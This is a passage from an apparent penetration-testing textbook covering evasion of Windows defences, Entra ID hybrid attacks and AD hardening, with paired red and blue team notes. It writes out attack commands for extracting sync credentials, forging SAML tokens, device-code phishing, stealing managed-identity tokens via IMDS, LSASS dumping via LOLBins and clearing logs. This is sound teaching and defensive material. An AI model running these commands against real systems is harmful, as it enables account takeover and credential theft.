[RED TEAM] **Red Team Note:** The durable lesson isn't a specific bypass string (those die quickly) but the *principle*: AMSI is **in-process**, so an attacker who controls the process can blind it — which is exactly why AMSI alone is insufficient and must be paired with behavioral EDR.

[BLUE TEAM] **Blue Team Note:** Don't rely on AMSI alone. Combine with **script-block logging (4104)**, **constrained language mode**, EDR behavioral detection, and alerting on known AMSI-tamper patterns (e.g. processes patching `amsi.dll`).

12.3 11.3 PowerShell Constrained Language Mode (CLM)

CLM restricts PowerShell to a safe subset (no arbitrary .NET, no Add-Type, no COM) — it neuters most offensive PowerShell tooling. It's enforced by **Windows Defender Application Control (WDAC)/AppLocker** policy.

Common considerations: - CLM is only as strong as the **app-control policy** behind it; gaps in AppLocker (writable allow-listed paths, signed LOLBins) can drop you back to **FullLanguage**. - Operators often pivot to **C#/.NET assemblies** (e.g. SharpView instead of PowerView) or compiled tools to sidestep PowerShell entirely.

[BLUE TEAM] Enforce CLM via a *robust* WDAC policy (not just AppLocker default rules); audit for writable allow-listed directories.

12.4 11.4 AppLocker / WDAC Bypass Strategies (concepts)

Application control blocks unapproved binaries/scripts. Bypass concepts (high level): - **LOLBins** that are allow-listed by default (msbuild, installutil, regsvr32, mshta, rundll32) can execute code within policy — the long-standing “living off the land” angle. - **Writable allow-listed paths** (e.g. some C:\Windows subfolders users can write to) let you place a payload where execution is permitted. - **DLL rules gaps** — many AppLocker deployments enforce EXE/Script rules but not DLL rules.

[BLUE TEAM] Use **WDAC** (stronger than AppLocker), block known LOLBins where feasible, enforce DLL rules, and remove writable allow-listed paths. Microsoft's **recommended block rules** list exists specifically to close LOLBin gaps.

12.5 11.5 LOLBins in the AD Context

Living-Off-the-Land Binaries already covered for execution (Ch. 8.9). In AD specifically: - nltest, net, dsquery, wmic, klist for enumeration (quiet). - certutil for cert ops / downloads (now monitored). - schtasks/sc/reg for persistence. - Signed Microsoft binaries (comsvcs.dll MiniDump for LSASS) to avoid foreign-binary detection.

The LOLBAS project catalogs these. The OPSEC point: LOLBins evade *signature* AV but not *behavioral* analytics (a parent/child or sequence anomaly still fires).

12.6 11.6 Credential Guard

Windows Defender Credential Guard uses virtualization-based security (VBS) to isolate LSASS secrets in a separate trustlet. Effects on attacks: - **Blocks** WDigest cleartext, plaintext from LSASS, and (largely) Pass-the-Hash of cached domain creds from memory. - **Doesn't** stop everything: Kerberoasting, AS-REP roasting, ADCS attacks, ticket theft of *new* logons (tickets still must be usable), and DCSync are unaffected — they don't depend on reading LSASS cleartext.

[RED TEAM] Against Credential Guard, pivot to **roasting, delegation, ADCS, and ticket-based** techniques rather than LSASS cleartext dumps.

[BLUE TEAM] Enable Credential Guard on all supported endpoints — it removes a huge class of memory cred theft cheaply.

12.7 11.7 Protected Users Group

Members of **Protected Users**: - cannot use **NTLM, RC4/DES** Kerberos, **unconstrained/constrained delegation**, or have credentials cached. - get **short TGT lifetimes**.

Effect: PtH and many delegation/roast attacks against those members fail. Put **all Tier-0 accounts** in it.

[RED TEAM] If your target DA is in Protected Users, NTLM PtH won't work — you'll need a ticket-based or different path. Recognize the group membership early (BloodHound/PowerView).

12.8 11.8 EDR Evasion (concepts only)

Endpoint Detection & Response hooks userland APIs, monitors kernel callbacks, and ships telemetry. **High-level** evasion categories (concepts, not weaponization):

Concept	Idea	Defender counter
Userland unhooking	Restore EDR-hooked ntdll functions to clean copies	Kernel-level telemetry (ETW-Ti), hook-integrity checks
Direct/indirect syscalls	Invoke syscalls without touching hooked stubs	Kernel callbacks, call-stack analysis
BYOVD	Load a legitimately-signed but vulnerable driver to gain kernel R/W and disable EDR	Microsoft vulnerable driver blocklist (HVCI) , driver-load alerts
Process injection	Run code in a trusted process	EDR injection detections (CreateRemoteThread, APC, etc.)
In-memory / fileless	Avoid touching disk	Memory scanning, AMSI for .NET, ETW

[WARNING] **Scope note:** This guide describes EDR-evasion at the conceptual level needed to *understand and defend against* it and to make informed OPSEC choices. Building specific evasion/loader tooling is out of scope; for authorized red-team work use your team's vetted, controlled tooling.

[BLUE TEAM] **Blue Team Note (BYOVD is the big one):** Enable **Hypervisor-protected Code Integrity (HVCI)** / **Microsoft vulnerable driver blocklist**, **WDAC driver allow-listing**, and alert on **new kernel driver loads** (Sysmon 6, Event 7045 for kernel services). BYOVD (e.g. abuse of vulnerable signed drivers) is the dominant 2023–2026 EDR-kill technique.

12.9 11.9 Token Manipulation & Impersonation

With `SeImpersonate/SeAssignPrimaryToken` you can impersonate tokens of other logged-on users (no password) — *incognito*, *Rubeus*, *potatoes*. OPSEC-friendly because it's "normal" Windows behavior, but token theft + remote use leaves logon artifacts.

[BLUE TEAM] Minimize who holds impersonation privileges; monitor 4624/4648 anomalies.

12.10 11.10 Avoiding Detection Signatures

Know the artifacts each action leaves and pace/shape accordingly: - **Honey tokens / honey accounts:** fake creds/accounts that should *never* be used. Touching them = instant alert. (As a defender, deploy them; as a red-teamer, be wary of "too good to be true" creds in shares/LSASS.) - **Deception tech:** decoy hosts/shares/SPNs. A

Kerberoastable “admin_svc” with a juicy name and no real use is often bait. - **Event-ID awareness:** see the table in §11.11 and Ch. 13.

[RED TEAM] A classic tell of a trap: a Kerberoastable account that’s *too* attractive (named like an admin, weak-looking) but with no logon history and no real service. Roasting it can trigger a honey-token alert.

12.11 11.11 Noisy vs Stealthy Matrix

Action	Primary signal	Noise
Responder poisoning	New responder on segment	Med
mitm6	Rogue DHCPv6, IPv6 DNS	High
Kerberoast (RC4 in AES domain)	4769 etype 0x17	Med
Kerberoast (selective/AES-aware)	minimal	Low
AS-REP roast	4768 preauth 0	Low-Med
LSASS dump (OpenProcess)	Sysmon 10 on lsass	High
LSASS via comsvcs/minimal + offline parse	cmdline of rundll32	Med
psexec	7045 service install	High
wmiexec/dcomexec	4688 proc create	Low-Med
DCSync (single user)	4662 replication GUID	Med
DCSync /all	4662 burst	High
Golden ticket	content-valid; SID/lifetime anomalies	Low (by content)
Coercing a DC	DC->host auth anomaly	High
BloodHound All/Session	mass LDAP + host touch	High
BloodHound DCOOnly/Stealth	LDAP to DC only	Low-Med

[EXAM TIP] The takeaway: prefer **Kerberos+AES**, **single-target DCSync**, **wmiexec** over **psexec**, **DCOnly BloodHound**, and **offline LSASS parsing** when stealth matters.

12.12 11.12 Timestomping & Log Evasion (ethics/legality note)

Attackers sometimes modify timestamps or clear logs (`wevtutil cl, Clear-EventLog`) to hinder investigation.

[WARNING] **Ethics & legality:** Clearing or tampering with logs on a client system is **destructive and usually out of scope** — it damages the client’s ability to investigate and can have legal consequences. In a professional engagement you generally do **not** clear logs; instead you *report* what you did so the client can correlate. Log-clearing is itself loudly detected (**Event 1102** = audit log cleared) and is a top IR alert. Cover it for awareness and detection, not as standard practice.

[BLUE TEAM] Forward logs to a Security Information and Event Management (SIEM) in real time (so local clearing is moot), and alert on **1102** / Sysmon log-clear events.

12.13 Chapter 11 Recap

You now understand the defensive mechanisms (AMSI, CLM, AppLocker/WDAC, Credential Guard, Protected Users, EDR) and the *concepts* attackers use to evade them — plus a concrete noisy-vs-stealthy matrix for choosing tech-

niques. The professional posture: understand evasion deeply, use vetted tooling for authorized work, never tamper with client logs, and always know the signal your actions produce.

[LAB] **Lab exercise (defensive):** Run a noisy action (psexec, RC4 Kerberoast, LSASS OpenProcess dump) and find the resulting Event IDs / Sysmon entries in your lab. Then run the quieter equivalent and compare. Building this “attack -> log” intuition is the most valuable OPSEC skill.

Next: Chapter 12 — Azure AD / Entra ID & Hybrid Attacks: Primary Refresh Tokens (PRTs), Golden Security Assertion Markup Language (SAML), on-prem<->cloud pivots, and cloud enumeration.

[(continued)]

Chapter 13

Chapter 12 — Azure AD / Entra ID & Hybrid Attacks

Most enterprises are now **hybrid**: on-prem AD synced to **Microsoft Entra ID** (formerly Azure AD). This creates two-way attack paths — compromise on-prem and pivot to cloud, or compromise cloud and pivot back down. This chapter covers the identity model, the sync mechanisms that bridge them, and the marquee attacks (PRT theft, Golden SAML, AAD Connect abuse).

13.1 12.1 Entra ID Fundamentals (and how it differs from AD)

Entra ID is **not** “AD in the cloud” — it’s a different identity system:

Concept	On-prem AD	Entra ID
Protocols	Kerberos, NTLM, LDAP	OAuth2, OIDC, SAML, MS Graph
Structure	Forest/domain/OU	Flat tenant (no OUs/forests)
Auth artifact	TGT/TGS, NT hash	Access/refresh tokens, PRT
Top privilege	Domain/Enterprise Admin	Global Administrator
Devices	Domain-joined	Entra-joined / registered / hybrid-joined
Query tooling	LDAP/BloodHound	MS Graph / AzureHound / ROADtools

Key objects: **tenant** (the org), **users/groups**, **service principals & app registrations** (app identities), **managed identities** (Azure resource identities), and **roles** (Global Admin, Privileged Role Admin, Application Admin, etc.).

13.2 12.2 Hybrid Identity: How On-Prem and Cloud Connect

The bridge is **Microsoft Entra Connect Sync** (formerly Azure AD Connect) running on an on-prem server. It synchronizes identities and supports several auth methods:

Method	How it authenticates	Attack relevance
PHS (Password Hash Sync)	A hash of the NT hash is synced to the cloud	Compromise the AADConnect server -> extract sync creds -> DCSync; PHS account can be abused

Method	How it authenticates	Attack relevance
PTA (Pass-Through Auth)	An on-prem agent validates passwords against AD	Compromise the agent -> intercept <i>all</i> cleartext passwords; inject a backdoor agent
Federation (ADFS)	On-prem ADFS issues SAML tokens the cloud trusts	Golden SAML — forge tokens for anyone

The **Entra Connect server is Tier 0** — it holds credentials that can DCSync on-prem *and* a highly-privileged cloud sync account (Sync_* / “Directory Synchronization Account”) that can write to the tenant.

[BLUE TEAM] **Blue Team Note:** Treat the Entra Connect server like a DC. Compromise of it is effectively compromise of *both* directories.

13.3 12.3 On-Prem -> Cloud Attack Paths

13.3.1 Compromising Entra Connect -> DCSync + cloud sync account

The AADConnect server stores the credentials it uses to read on-prem AD (which has **DCSync** rights) and to write to Entra (the sync account, often **Directory Synchronization Accounts role** — very powerful). **AADInternals** can extract these:

```
# On the AADConnect server (as admin) – extract sync credentials
Import-Module AADInternals
Get-AADIntSyncCredentials
# yields on-prem sync account (DCSync-capable) + Entra sync account creds
```

With the on-prem sync account -> secretsdump –just-dc (Ch. 9). With the cloud sync account -> manipulate the tenant (reset cloud passwords, add credentials to service principals).

13.3.2 PHS abuse

When Password Hash Synchronization (PHS) is configured, the on-prem sync account can DCSync, and the synced hash material lets you authenticate to the cloud as synced users (after recovering it). The MSOL_/Sync_ account is a prime target.

13.3.3 Golden SAML (federation / ADFS)

Theory: In a federated setup, on-prem **ADFS** signs SAML tokens with its **token-signing certificate**; the cloud trusts any token signed by it. Steal that signing key (and the DKM master key that protects it) -> **forge SAML tokens for any user, with any claims, bypassing Multi-Factor Authentication (MFA) and password** — the “Golden Ticket of the cloud federation.” Persists until the signing cert is rotated.

```
# Extract ADFS token-signing key (AADInternals, on the ADFS server)
Export-AADIntADFSsigningCertificate
# Forge a SAML token as any user
New-AADIntSAMLToken -ImmutableID <id> -PfxFileName signing.pfx ...
```

[BLUE TEAM] Detect/defend: protect ADFS DKM, rotate token-signing certs on suspected compromise, monitor ADFS sign-ins, prefer cloud-auth (PHS) over federation where possible, and treat ADFS as Tier 0.

13.4 12.4 Cloud -> On-Prem Attack Paths

13.4.1 Cloud admin -> reset on-prem synced passwords

A **Global Admin** (or roles with password-reset over synced users) can, in some configurations (esp. with **password writeback** enabled), reset passwords that flow **back down** to on-prem AD -> on-prem account takeover from the cloud.

13.4.2 Intune / MEM -> code execution on managed devices

With rights over **Intune/MEM**, push a **PowerShell script or app** to enrolled (incl. hybrid-joined) devices -> SYSTEM code execution on endpoints, including domain-joined machines -> on-prem foothold. A very direct cloud->on-prem pivot in modern estates.

13.4.3 Entra Connect cloud-side abuse

Controlling the cloud sync account or the Connect server lets you manipulate sync rules to alter on-prem-bound attributes in some setups.

[BLUE TEAM] Limit who holds Global Admin and device-management roles; scope Intune script targeting; monitor app/script deployments.

13.5 12.5 Primary Refresh Token (PRT) Theft & Abuse

13.5.1 Theory

A **PRT** is a long-lived token issued to a user on an Entra-joined/registered device that enables **SSO** across cloud apps — think “the cloud equivalent of a TGT.” It’s protected by the device’s TPM/CloudAP. Steal a PRT (plus the session key / derived proof) and you can mint access tokens **as that user, bypassing MFA and many Conditional Access checks**, from your own machine.

13.5.2 Acquisition (high level)

- Extract from **LSASS/CloudAP** on a compromised device (e.g. via Mimikatz `cloudap/dpapi` modules, ROAD-token, or browser-cookie/token tools).
- Tools: **ROADtools**, **TokenTacticsV2**, **AADInternals**, Mimikatz CloudAP.

Conceptual: obtain a PRT/PRT-cookie from a foothold device, then mint tokens
(ROADtoken / TokenTactics -> PRT cookie -> request tokens for Graph/etc.)

13.5.3 Abuse

Use the PRT/PRT-cookie to obtain tokens for Microsoft Graph, Azure, Office, etc., and operate as the user — including registering your own device or adding auth methods for persistence.

[RED TEAM] PRT is the “**Golden Ticket of the Cloud**”: MFA was already satisfied when the PRT was issued, so replaying it sidesteps MFA. High value, high impact.

[BLUE TEAM] **Blue Team Note:** Require **TPM-backed** keys and device compliance, use **token protection / token binding** (Conditional Access), monitor risky sign-ins (Identity Protection), and revoke sessions (`Revoke-AzureADUserAllRefreshToken`) on compromise. Phishing-resistant MFA (FIDO2) plus token binding raises the bar significantly.

13.6 12.6 Device Identity Attacks

- **Device registration abuse:** register an attacker-controlled device to a user -> obtain a PRT for persistence/MFA-bypass.
- **Hybrid join exploitation:** the device sync between AD and Entra can be abused to assert device identity.
- Adding **alternate auth methods** (a new authenticator/FIDO key) to a compromised account = MFA persistence.

[BLUE TEAM] Restrict who can join/register devices, require admin approval, and alert on new device registrations and auth-method additions (audit logs).

13.7 12.7 Token Theft & Replay

Beyond PRTs: **access tokens** (short-lived, ~1h), **refresh tokens** (long-lived, mint new access tokens), and **session cookies** (e.g. ESTSAUTH) can all be stolen (from browsers, memory, or via phishing/AiTM proxies like Evilginx) and **replayed** to bypass MFA. Adversary-in-the-Middle (AiTM) phishing that steals the post-MFA session cookie is a dominant 2023–2026 initial-access vector for cloud.

[BLUE TEAM] Token protection/binding, shorter token lifetimes for risky contexts, Conditional Access (compliant device + location), and continuous access evaluation (CAE) to revoke quickly.

13.8 12.7.5 Device Code Phishing (the dominant 2025–2026 cloud vector)

13.8.1 Theory

The OAuth 2.0 **Device Authorization Grant** (“device code flow”) exists for input-constrained devices (smart TVs, CLIs, IoT) that can’t host a browser: the device shows a short **user code** + URL (microsoft.com/devicelogin), the user authenticates on a *separate* device, and the original client **polls the token endpoint** until tokens are issued.

The attack: the attacker initiates the device-code flow for a first-party Microsoft client, then sends the victim the **real Microsoft URL + code** (via email/Teams/vishing). The victim authenticates **on the genuine Microsoft domain, completing real MFA** — there is **no lookalike page**, so it sails past anti-phishing training and many AiTM detections. The attacker’s polling client then receives the tokens, commonly a **~90-day refresh token, bypassing passwords, MFA, and even passkeys** for the resulting session.

```
Attacker: POST /devicecode (client_id of a first-party app) -> gets user_code + device_code
Attacker -> Victim: "Go to microsoft.com/devicelogin, enter ABCD-EFGH" (real MS site!)
Victim: authenticates on genuine Microsoft + MFA [DONE]
Attacker: polls /token with device_code -> receives access + 90-day refresh token
Attacker: uses/refreshes tokens as the victim (MFA already satisfied)
```

13.8.2 Why it's so effective

- **No fake infrastructure** to detect — the victim only ever sees login.microsoftonline.com.
- **FOCI (Family of Client IDs):** many Microsoft first-party clients share a refresh-token “family,” so a refresh token obtained for one client can be **redeemed for tokens to other Microsoft apps** (Graph, Azure, Office) — broadening access from a single phish.
- Actively run by threat actors **Storm-2372** and **UTA0352** (Volexity) against M365 tenants; campaigns now use automation to beat the ~15-minute code-expiry window.

13.8.3 Tooling

Token-acquisition/abuse toolkits: **TokenTacticsV2**, **ROADtools** (roadtx), **AADInternals**, **GraphRunner**, **Token-Smith**, and Dirk-jan Mollema’s research on phishing for **PRTs and Windows Hello keys** (a step beyond plain device-code: registering a device to mint a PRT for stronger, longer-lived access).

```
# Conceptual (roadtx / TokenTactics): start device-code flow, relay code to victim,
# then poll for tokens and pivot to Graph/Azure.
roadtx gettokens --device-code          # initiate + poll device code flow
roadtx browserprtauth / roadtx prt      # escalate to PRT-backed tokens if device registered
```

[RED TEAM] **Red Team Note:** Device-code phishing is the current go-to for cloud initial access because it defeats the usual “look at the URL” guidance. Pair with FOCI to fan out across Microsoft apps, then register a device / request a **PRT** for durable, MFA-satisfied persistence.

[BLUE TEAM] **Blue Team Note:** Use **Conditional Access** to block or tightly scope the device code flow (authenticationFlows / device-code grant controls) to only the rare devices that need it. Add phishing-resistant MFA + **token protection/binding**, restrict **device registration**, alert in **Entra sign-in logs** on authenticationProtocol = deviceCode from unexpected users/locations and on anomalous refresh-token redemption, and enable **CAE** for rapid revocation. On compromise: revoke sessions/refresh tokens (Revoke-MgUserSignInSession) and disable the affected app consents.

13.9 12.8 Enumerating Entra ID

Tool	Role
ROADtools (roadrecon)	Dump the whole tenant to a local DB + GUI; the Entra “BloodHound” for data
AzureHound	Feed Entra/Azure relationships into BloodHound for path analysis
GraphRunner	Post-compromise toolkit operating over MS Graph (search, pillage, persist)
AADInternals	Swiss-army knife for Entra/AADConnect/ADFS attacks
TokenTacticsV2	Acquire/manipulate tokens (PRT, refresh, access)

```
# ROADrecon: authenticate, gather, then explore
roadrecon auth -u user@tenant.onmicrosoft.com -p '<pw>'
roadrecon gather
roadrecon gui          # browse users, roles, apps, service principals
```

```
# AzureHound -> BloodHound graph
azurehound -u user@tenant -p '<pw>' list -o azure.json
```

[RED TEAM] Cloud enumeration via Graph is largely “normal API traffic” but logs to the **Entra audit/sign-in logs**; AzureHound’s breadth can be noticed. ROADrecon is read-heavy.

13.10 12.9 Azure Role Abuse

High-value roles and their abuse:

Role	Abuse
Global Administrator	Everything — full tenant control
Privileged Role Administrator	Grant <i>itself</i> /others any role -> path to GA
Application Administrator / Cloud App Admin	Add credentials (client secret/cert) to a service principal -> act as that app (which may hold high Graph perms) -> escalate
Privileged Authentication Administrator	Reset MFA/passwords of admins
Intune Administrator	Push code to devices (§12.4)

Service principal abuse is key: an over-privileged app (e.g. with RoleManagement.ReadWrite.Directory Graph permission) is a privesc path — add a secret to it and operate with its permissions.

[BLUE TEAM] Use **PIM** (just-in-time roles), minimize standing GA (Microsoft recommends ≤ 5), review app permissions/consents, and monitor credential additions to service principals (a top IOC).

13.11 12.10 Consent Grant Attacks (Illicit Consent Phishing)

Trick a user into **consenting** to a malicious OAuth app that requests scopes like Mail.Read, Files.Read.All, or offline_access. Once consented, the app gets a **refresh token** to the user's data — no password, survives password resets, and MFA doesn't help (the user *authorized* it).

[BLUE TEAM] Restrict user consent (admin-consent workflow), allow only verified publishers, and audit OAuth grants (Get-MgOAuth2PermissionGrant).

13.12 12.11 Managed Identity Abuse

Azure resources (VMs, Functions, Logic Apps) can have a **managed identity** with Azure RBAC roles. If you get code execution on such a resource, hit the **Instance Metadata Service (IMDS)** to grab a token for that identity -> act with its Azure permissions (read key vaults, manage resources, escalate).

```
# From inside an Azure VM with a managed identity (SSRF or RCE):  
curl -H "Metadata: true" \  
  "http://169.254.169.254/metadata/identity/oauth2/token?api-version=2018-02-01&resource=https://management.azure.com/"
```

[BLUE TEAM] Least-privilege managed identities, restrict IMDS access (IMDSv2-style), and watch for token requests from unexpected processes.

13.13 12.12 Conditional Access Bypass Techniques

Conditional Access (CA) gates sign-ins by user/device/location/risk. Bypass angles: - **Token/PRT/cookie replay** (already authenticated context skips re-eval) — §12.5/12.7. - **Device-state spoofing** / using a compliant/registered device you control. - **Legacy auth protocols** (if not blocked) that don't honor modern CA. - **Location/user-agent** manipulation to match allow rules. - **Service principals** (CA historically applied to interactive user sign-ins, not all app/SP auth).

[BLUE TEAM] Block legacy auth, require phishing-resistant MFA + compliant device, enable token protection and CAE, and apply CA to workload identities where supported.

13.14 Chapter 12 Recap

Hybrid identity means the blast radius spans on-prem *and* cloud. The pivotal targets: the **Entra Connect server** (DCSync + cloud sync account), **ADFS** (Golden SAML), and **PRTs/tokens** (MFA-bypassing cloud impersonation). The dominant 2025–2026 *initial-access* vector is **device code phishing** (real Microsoft login, real MFA, attacker gets a 90-day refresh token) — often fanned out via **FOCI** and escalated to a **PRT**. Cloud->on-prem flows through **password writeback** and **Intune**. Defenders must treat Connect/ADFS as Tier 0, minimize Global Admins via PIM, lock down consent and service-principal credentials, **block/scope the device code flow** in Conditional Access, and adopt token protection + phishing-resistant MFA.

[LAB] **Lab exercise (if you have an E5 trial tenant)**: Stand up Entra Connect with PHS, run roadrecon gather + roadrecon gui to see the tenant, and use AzureHound->BloodHound to find a path from a low-priv app/role to Global Admin. (Never test against a production tenant.)

Next: Chapter 13 — AD Hardening & Blue Team Defense: tiering, protocol hardening, ADCS lockdown, monitoring, and the Event ID reference.

[(continued)]

Chapter 14

Chapter 13 — Active Directory Hardening & Blue Team Defense

Every attack in this book has a counter. This chapter consolidates them into a defensive program: a tiered architecture so a workstation compromise can't reach a DC, protocol hardening that kills relay/roast/PtH, ADCS lockdown, and the monitoring (Event IDs, MDI, Sysmon) that catches what hardening doesn't prevent. If you're red team, read this to know what you're up against; if blue team, this is your roadmap.

14.1 13.1 Tiered Administration Model & PAWs

The single most impactful AD defense: **don't let credentials cross trust levels**. Microsoft's tiering model:

Tier	Assets	Admins log in only to...
Tier 0	DCs, ADCS, AAD Connect, ADFS, anything that controls identity	Tier 0 systems only
Tier 1	Servers, applications, databases	Tier 1 systems only
Tier 2	Workstations, devices	Tier 2 systems only

The rule: a Tier 0 admin **never** logs into a Tier 1/2 box (where its credentials could be harvested). Enforce with **logon restrictions** (Deny logon GPOs), separate admin accounts per tier, and **PAWs (Privileged Access Workstations)** — hardened, locked-down machines used *exclusively* for privileged work.

[BLUE TEAM] This breaks the core attack chain: the whole point of lateral movement (Ch. 8) is to reach a box where a higher-privileged credential is exposed. Tiering removes those exposures.

14.2 13.2 Least Privilege

- Empty out Domain Admins/Enterprise Admins — use **just-in-time** elevation, not standing membership.
- Remove local-admin sprawl (users who are admin on their own + others' machines).
- Audit and prune **ACL edges** (run BloodHound defensively — see §13.13).
- Right-size service accounts (they rarely need DA).

14.3 13.3 Securing Privileged Accounts

- Put all Tier-0 accounts in **Protected Users** (blocks NTLM, RC4/DES, delegation, caching) — Ch. 11.7.
- Set “**Account is sensitive and cannot be delegated**” on admins (stops unconstrained/constrained impersonation — Ch. 7.4).
- Enforce **smart card / phishing-resistant MFA** for admins.
- Disable/remove unused privileged accounts; rename and protect built-in Administrator.

14.4 13.4 Kerberos Hardening

- **Disable RC4 and DES**; require **AES** (msDS-SupportedEncryptionTypes). Kills fast Kerberoasting and RC4 ticket forgery signals.
- Enforce **pre-authentication** everywhere (remove DONT_REQ_PREAUTH) — kills AS-REP roasting.
- Remove **SPNs from admin/user accounts** (use machine/gMSA) — kills high-value Kerberoasting.
- Apply **PAC validation / PAC signature** patches (CVE-2021-42287/42278 and the 2022–2024 PAC hardening) — undermines forged-PAC tickets.
- **Double-reset krbtgt** after any suspected compromise (Ch. 9.13).

14.5 13.5 NTLM Hardening

- **Restrict NTLM** via GPO (Network security: Restrict NTLM), audit first (Event 8004) then enforce.
- Require **SMB signing** (now default in Win11/Server 2025) — kills SMB relay.
- Enable **LDAP signing + LDAP channel binding** on DCs — kills LDAP relay (mitm6 payoff).
- Goal: move toward **NTLM-disabled** (Microsoft is deprecating it for negotiated Kerberos/IAKerb).

14.6 13.6 LDAP Signing & Channel Binding

Explicitly: set DCs to **require LDAP signing** and **enable channel binding tokens (EPA)**. This single change neutralizes the entire relay-to-LDAP/LDAPS class (RBCD-via-relay, Shadow-Creds-via-relay). Verify with `nxc ldap ...` signing checks.

14.7 13.7 ADCS Hardening

Map each ESC (Ch. 7.6) to its fix:

Issue	Fix
ESC1	Remove “supply subject in request” on auth templates; require approval
ESC2/3	Lock down Any-Purpose/Enrollment-Agent templates
ESC4	Audit/fix template DACLS
ESC5/7	Audit CA object + role (ManageCA/Certs) permissions
ESC6	Remove EDITF_ATTRIBUTESUBJECTALTNAME2 flag
ESC8/11	Disable HTTP web enrollment or enforce HTTPS + EPA ; enable RPC signing

Issue	Fix
ESC9/10/Certifried	Enable StrongCertificateBindingEnforcement (full); patch May-2022+
ESC13/14/15	Review issuance-policy<->group links, altSecurityIdentities mappings, retire schema-v1 templates

Plus: protect the **CA private key** (HSM), restrict enrollment rights, and monitor CA logs (4886/4887). Run certipy find -vulnerable yourself regularly.

14.8 13.8 Credential Guard, Remote Credential Guard, LAPS

- **Credential Guard** on all endpoints (isolates LSASS secrets — Ch. 11.6).
- **Remote Credential Guard / Restricted Admin** for RDP so admin creds aren't left on the target.
- **Windows LAPS v2** everywhere (unique, rotating, *encrypted* local admin passwords) — kills local-hash reuse PtH. Audit who can read the LAPS attributes.

14.9 13.9 GPO Security

- Restrict who can **create/link/edit** GPOs; review WriteGPLink/GPO DACLS.
- Use **WMI filtering** and tight scoping so a single GPO edit can't hit everything.
- Remove legacy **GPP cpassword** files from SYSVOL.
- Monitor GPO modifications (5136 on GPC, SYSVOL file changes).

14.10 13.10 Monitoring & Detection — Critical Event IDs

The event-ID reference every AD defender should alert on:

Event ID	Meaning	Hunts for
4624	Successful logon (note Logon Type)	Lateral movement, type 3 NTLM, type 10 RDP
4625	Failed logon	Password spraying / brute force
4648	Logon w/ explicit creds	runas, lateral movement
4662	Operation on object	DCSync (replication GUIDs)
4672	Special privileges assigned	Privileged logons
4720 / 4726	User account created / deleted	Rogue/persistence accounts
4728 / 4732 / 4756	Member added to (global/local/universal) priv group	Privesc , DA additions
4738	User account changed	UAC flag flips (delegation, no-preauth)
4741	Computer account created	RBCD/Certifried machine-account abuse
4768	Kerberos TGT requested (AS-REQ)	AS-REP roast (preauth 0), golden-ticket anomalies
4769	Kerberos service ticket (TGS)	Kerberoasting (esp. RC4 etype 0x17)
4771	Kerberos pre-auth failed	Spraying via Kerberos, lockout

Event ID	Meaning	Hunts for
4776	NTLM auth validation	NTLM brute/spray
5136	Directory object modified	ACL/DACL abuse , KeyCredentialLink, RBCD attr, GPO edits
5145	Network share object checked	Share enumeration / SYSVOL access
7045	Service installed	PsExec , service persistence
4698	Scheduled task created	atexec, persistence
1102	Audit log cleared	Anti-forensics
4886/4887	Cert request / issued (ADCS)	ESC abuse
8004	NTLM auth (audit)	NTLM usage baseline before restricting

[TIP] The highest-value single alert: **4662 with replication GUIDs from a non-DC principal = DCSync in progress**. Wire this up first.

14.11 13.11 Honey Tokens, Honey Accounts & Deception

- **Honey accounts:** plausible-looking accounts (e.g. svc_backup_adm) with SPNs (Kerberoast bait) or DONT_REQ_PREAUTH (AS-REP bait) that **no legitimate process ever uses** -> any auth/roast against them = high-fidelity alert.
- **Honey tokens:** fake credentials seeded in shares/scripts/LSASS-like locations; use = alert.
- **Deception platforms** (decoy hosts, shares, sessions) catch lateral movement and recon.

[BLUE TEAM] Honey objects produce **near-zero false positives** — they're among the best detections you can deploy. Place them where attackers look (shares, SYSVOL, juicy SPN names).

14.12 13.12 MDI, Sentinel & Sysmon

- **Microsoft Defender for Identity (MDI):** sensors on DCs detect DCSync, Golden/Silver tickets, recon (SAMR/LDAP), overpass-the-hash, PetitPotam/coercion, and more — purpose-built for AD attack detection.
- **Microsoft Sentinel / SIEM:** centralize and correlate the Event IDs above; build analytics + UEBA.
- **Sysmon:** richer endpoint telemetry — **Event 10** (LSASS access), **1** (process create with full cmdline), **3** (network), **6/7** (driver/image load), **11** (file create), **19–21** (WMI subs). Deploy a curated config (e.g. SwiftOnSecurity/Olaf Hartong) tuned for AD attacks.

14.13 13.13 Regular Security Assessments

Run these *defensively*, on a schedule:

Tool	What it tells you
PingCastle	Risk score + prioritized misconfig report (RC4, delegation, ADCS, stale admins)
Purple Knight	Indicators of exposure across AD + Entra
BloodHound (Enterprise/CE)	Attack paths to Tier 0 — <i>cut the edges before attackers walk them</i>
Certipy find -vulnerable ms-DS-MachineAccountQuota check	ADCS ESC exposure
	Should be 0

[BLUE TEAM] “Attack Path Management”: the modern blue-team philosophy is to **continuously find and remove the shortest paths to Tier 0** (BloodHound’s strength), not just chase alerts.

14.14 13.14 Password Policy

- Long passphrases (length > complexity); **banned-password lists** (Entra Password Protection extends this on-prem).
 - **Fine-grained password policies (PSOs)** for service/admin accounts.
 - **gMSA/dMSA** for services (uncrackable rotating passwords) — kills Kerberoasting at the root.
 - Disable **reversible encryption** and **PASSWD_NOTREQD**.
-

14.15 13.15 Patching Strategy for AD CVEs

Prioritize identity-impacting CVEs: **Zerologon** (CVE-2020-1472), **PetitPotam/PrintNightmare**, **sAMAccountName spoofing / PAC** (CVE-2021-42278/42287), **Certifried** (CVE-2022-26923), **noPac**, **EKUwu** (CVE-2024-49019), and the ongoing **PAC/Kerberos** hardening rollouts. Track DC/ADCS/Exchange patches as Tier-0 priority.

14.16 13.16 Backup, Recovery & Forest Recovery

- Protect **NTDS.dit backups** as Tier 0 (a stolen backup = every hash).
 - Maintain an **offline, tested forest-recovery plan** (Microsoft’s AD Forest Recovery guide) — assume full compromise is possible.
 - Keep **immutable/offline backups** (ransomware also targets AD).
-

14.17 13.17 SID Filtering Across Trusts

Enable/verify **SID filtering** on external/forest trusts (blocks cross-forest SID-history injection — Ch. 9.14), use **selective authentication**, and disable **TGT delegation** across trusts. Treat each forest as a true security boundary.

14.18 13.18 Disabling Legacy Protocols

- **Disable LLMNR, NBT-NS, and mDNS** (GPO) — kills Responder poisoning (Ch. 4.2).
- **Disable/route-block IPv6** if unused, or deploy RA/DHCPv6 Guard — kills mitm6 (Ch. 4.3).
- Create a **wpad DNS record** / disable WPAD auto-detect — kills WPAD abuse.
- **Disable the Print Spooler** on DCs/servers that don’t print — kills PrinterBug coercion.
- Disable **SMBv1**.

[BLUE TEAM] These legacy-protocol disablements are cheap, high-impact, and break some of the most common initial-access techniques in this entire book.

14.19 Chapter 13 Recap

